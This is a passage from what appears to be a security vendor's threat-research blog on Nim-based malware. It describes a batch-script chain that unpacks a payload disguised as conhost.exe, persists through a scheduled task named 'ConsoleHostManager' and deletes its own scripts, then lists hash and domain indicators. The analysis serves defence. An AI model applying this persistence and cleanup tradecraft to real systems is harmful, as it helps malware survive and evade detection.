- **2BYretPBD4iSQKYS.bat** is just for chaining; runs unz.vbs then runs d.bat
- **d.bat** creates a scheduled task of the unpacked payload (conhost.exe) then runs e.bat
- **e.bat** deletes itself and the other scripts created by 8lGghf8kIPIuu3cM.bat


The batch file named “d.bat” creates a scheduled task to attain another persistent execution of the malware on the target machine. The scheduled task is named **“ConsoleHostManager”** as seen in the below screenshot.



Screenshot for Scheduled Task created.

Netskope Detection

Netskope Advanced Threat Protection provides proactive coverage against zero-day and APT samples of malicious Office documents using both our static analysis engines and cloud sandbox. The following screenshot shows the detection for e2a3edc708016316477228de885f0c39, indicating it was detected by Netskope Cloud Sandbox, Netskope Advanced Heuristic Engine, and Netskope Threat Intelligence.



Conclusions

Malware written in uncommon programming languages puts the security community at a disadvantage as researchers and reverse engineers' unfamiliarity can hamper their investigation. Nim is one of the young programming languages increasingly abused by malware authors. Aside from its familiar syntax, its cross-compilation features allow attackers to write one malware variant and have it cross-compiled to target different platforms. Netskope Threat Labs will continue monitoring the usage of unpopular programming languages.

IOCs

MD5
e2a3edc708016316477228de885f0c39
777fcc34fef4a16b2276e420c5fb3a73
EF834A7C726294CE8B0416826E659BAA
32C5141B0704609B9404EFF6C18B47BF

SHA-1
3aa803baf5027c57ec65eb9b47daad595ba80bac
5D2E2336BB8F268606C9C8961BED03270150CF65
4CAE7160386782C02A3B68E7A9BA78CC5FFB0236
0599969CA8B35BB258797AEE45FBD9013E57C133

SHA-256
b5c001cbcd72b919e9b05e3281cc4e4914fee0748b3d81954772975630233a6e
696f57d0987b2edefcadecd0eca524cca3be9ce64a54994be13eab7bc71b1a83

88FA16EC5420883A9C9E4F952634494D95F06F426E0A600A8114F69A6127347F
1246356D78D47CE73E22CC253C47F739C4F766FF1E7B473D5E658BA1F0FDD662

Network
mail[.]mofa[.]govnp[.]org
nitc[.]govnp[.]org
mx1[.]nepal[.]govnp[.]org
dns[.]govnp[.]org

Thank you to Juan Diego Huet for helping analyze the sample files and contributing to this blog.

Ghanashyam Satpathy

Ghanashyam Satpathy is a Principal Researcher with the Netskope Efficacy team, which drives the detection effectiveness. His background is building threat detection products using AI/ML technology for cloud and endpoint security.